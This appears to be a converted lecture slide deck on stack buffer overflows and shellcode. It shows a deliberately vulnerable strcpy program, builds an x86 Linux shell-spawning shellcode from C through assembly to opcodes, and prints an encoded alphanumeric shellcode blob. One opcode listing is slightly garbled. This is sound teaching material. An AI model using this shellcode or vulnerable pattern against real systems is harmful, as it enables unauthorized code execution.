


Overflows

Software vulnerabilities

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Summary

What we are going to see


Stack Buffer Overflow

Shellcodes

Integer Overflow

Heap Overflow

Format String Attack



Stack Buffer overflow

Smashing the stack for fun and profit




A Simple program

Does nothing

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    function(1,2,3);
}
```





Stack view

Program Execution

```
void function(int a, int b, int c)
{
    char buffer1[5];
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}

void main()
{
    function(1,2,3);
}
```





A Vulnerable program

Why ?

```
void main(int argc, char *argv[])
{
    char buffer[512];


    if (argc > 1)
        strcpy(buffer,argv[1]);
}
```


Stack view

Program Execution

```
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{
    char buffer[512];


    if (argc > 1)
        strcpy(buffer, argv[1]);
}
```





What happen ? Program Execution

```
./a.out  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaa<more than  
512>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```





Shellcodes

```
IIIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIkLIxk2GpC0wpapk9IufQ9PpdLKF0dpL  
KSbv1NkQBB4LKcBq8d0lwrjUvVQYoNLu1U1SL32Tlq0zaX04M6ahGKRiBcbrwNkf2vp1K3zE1Nkr1R1D88  
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0EPaFazUP2Hbx0TbsIu9ozunsf3pj30Sf1CbwbH32HYhHQ0K0juos8xuPQnUWwq8Cti9V1eIyZcAA
```



What is a shellcode


Why do we need it ?

Quintessence of a programm

Just a piece of executable datas

Where to redirect the execution

And do everything we want




How to make a shellcode

Top Down

Code, compile, disassemble, modify/clean, translate

Bottom Up

Target, code in ASM, translate




What we want to do (in C)

Spawn a shell

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```



syscall

Linux / x86

Numbers

https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall_32.tbl

x86 AT&T ASM Conventions

Number in eax

Parameters ebx, ecx, edx, esi, edi ebp

Interrupt int \$0x80

Return code in eax



What we want to do (C2ASM)

Spawn a shell

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- Put “/bin/sh” somewhere
- Get its address in ebx
 - We have the first parameter
- Put its address somewhere
- Follow by 4 null bytes
- put it in ecx
 - We have the second parameter
- Put null in edx
 - We have the third parameter
- Put 11 (Execve) in eax
 - We have the syscall number
- Launch interruption



What we want to do (in ASM x86)

Spawn a shell

```
.section .text
.globl _start
_start:
    ; we assume we have « /bin/sh » address in ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax ; Execve = 11
    int $0x80
```



What we want to do (in ASM)

Spawn a shell

```
.section .text
.globl _start
_start:
    ; do something to put «/bin/sh » in ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax ; Execve = 11
    int $0x80
```




Where to put bin/sh ?
because there is no .data in a shellcode...

Small strings in registers

4 chars in 32bits, 8 in 64bits

Else

Trick...




Trick to store datas and know their address


Store the strings somewhere

JMP just before
CALL just after the jump



Top of the stack contains string address
@return of call





Trick to store datas and know their adress

```
jmp hellostring
```

```
code:
```


```
    pop %esi
```

```
    ; next code
```

```
hellostring:
```

```
    call code
```

```
    .string "Hello world\n"
```






What we want to do (in ASM)

Spawn a shell

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
```

```
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```



What is missing (in C)

Exit

```
#include <stdlib.h>
```

```
void main() {  
    exit(0);  
}
```



What we want to do (C2ASM)

Exit

```
#include <stdlib.h>

void main() {
    exit(0);
}
```


- Put 0 in ebx
 - We have the first parameter
- Put 1 in eax
 - We have the syscall number
- Launch interruption



What we want to do (in ASM)

Exit

```
mov $0x01,%eax ; Exit = 1  
mov $0x00,%ebx  
int $0x80
```




What we want (in ASM)

Spawn a shell & Exit

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
```

```
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```





What we want (in opcodes)

Spawn a shell & Exit

```
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
\xeb\x1a
\n5b
\x31\xd2
\n53
\n52
\x89\xe1
\xb8\x0b\x00\x00\x00
xcd\x80
\xb8\x01\x00\x00\x00
xbb\x00\x00\x00\x00
xcd\x80
\xe8\xe1\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68
```



Problem : 0x00 for strcpy link functions

```
jmp binshstring
```

```
code:
```

```
pop %ebx
```

```
xor %edx, %edx
```

```
push %ebx
```

```
push %edx
```

```
mov %esp, %ecx
```

```
mov $0x0b, %eax
```

```
int $0x80
```

```
mov $0x01,%eax
```

```
mov $0x00,%ebx
```

```
int $0x80
```

```
binshstring :
```

```
call code
```

```
.string "/bin/sh"
```

```
\xeb\x1a
```

```
\x5b
```

```
\x31\xd2
```

```
\x53
```

```
\x52
```

```
\x89\xe1
```

```
\xb8\x0b\x00\x00\x00
```

```
\xcd\x80
```


```
\xb8\x01\x00\x00\x00
```

```
\xbb\x00\x00\x00\x00
```

```
\xcd\x80
```

```
\xe8\xe1\xff\xff\xff
```

```
\x2f\x62\x69\x6e\x2f\x73\x68
```



Replace

Equivalent instructions

```
mov $0x0b, %eax
```

```
mov $0x01,%eax
```

```
mov $0x00,%ebx
```


```
push $0x0b
```

```
pop %eax
```

```
push $0x01
```

```
pop %eax
```

```
xor %ebx,%ebx
```


Stack Buffer overflow


Next Step

Stack view

Program Execution


```
void main(int argc, char *argv[])  
{  
    char buffer[512];  
  
    if (argc > 1)  
        strcpy(buffer, argv[1]);  
}
```






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
with class






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
don't be too presumptuous

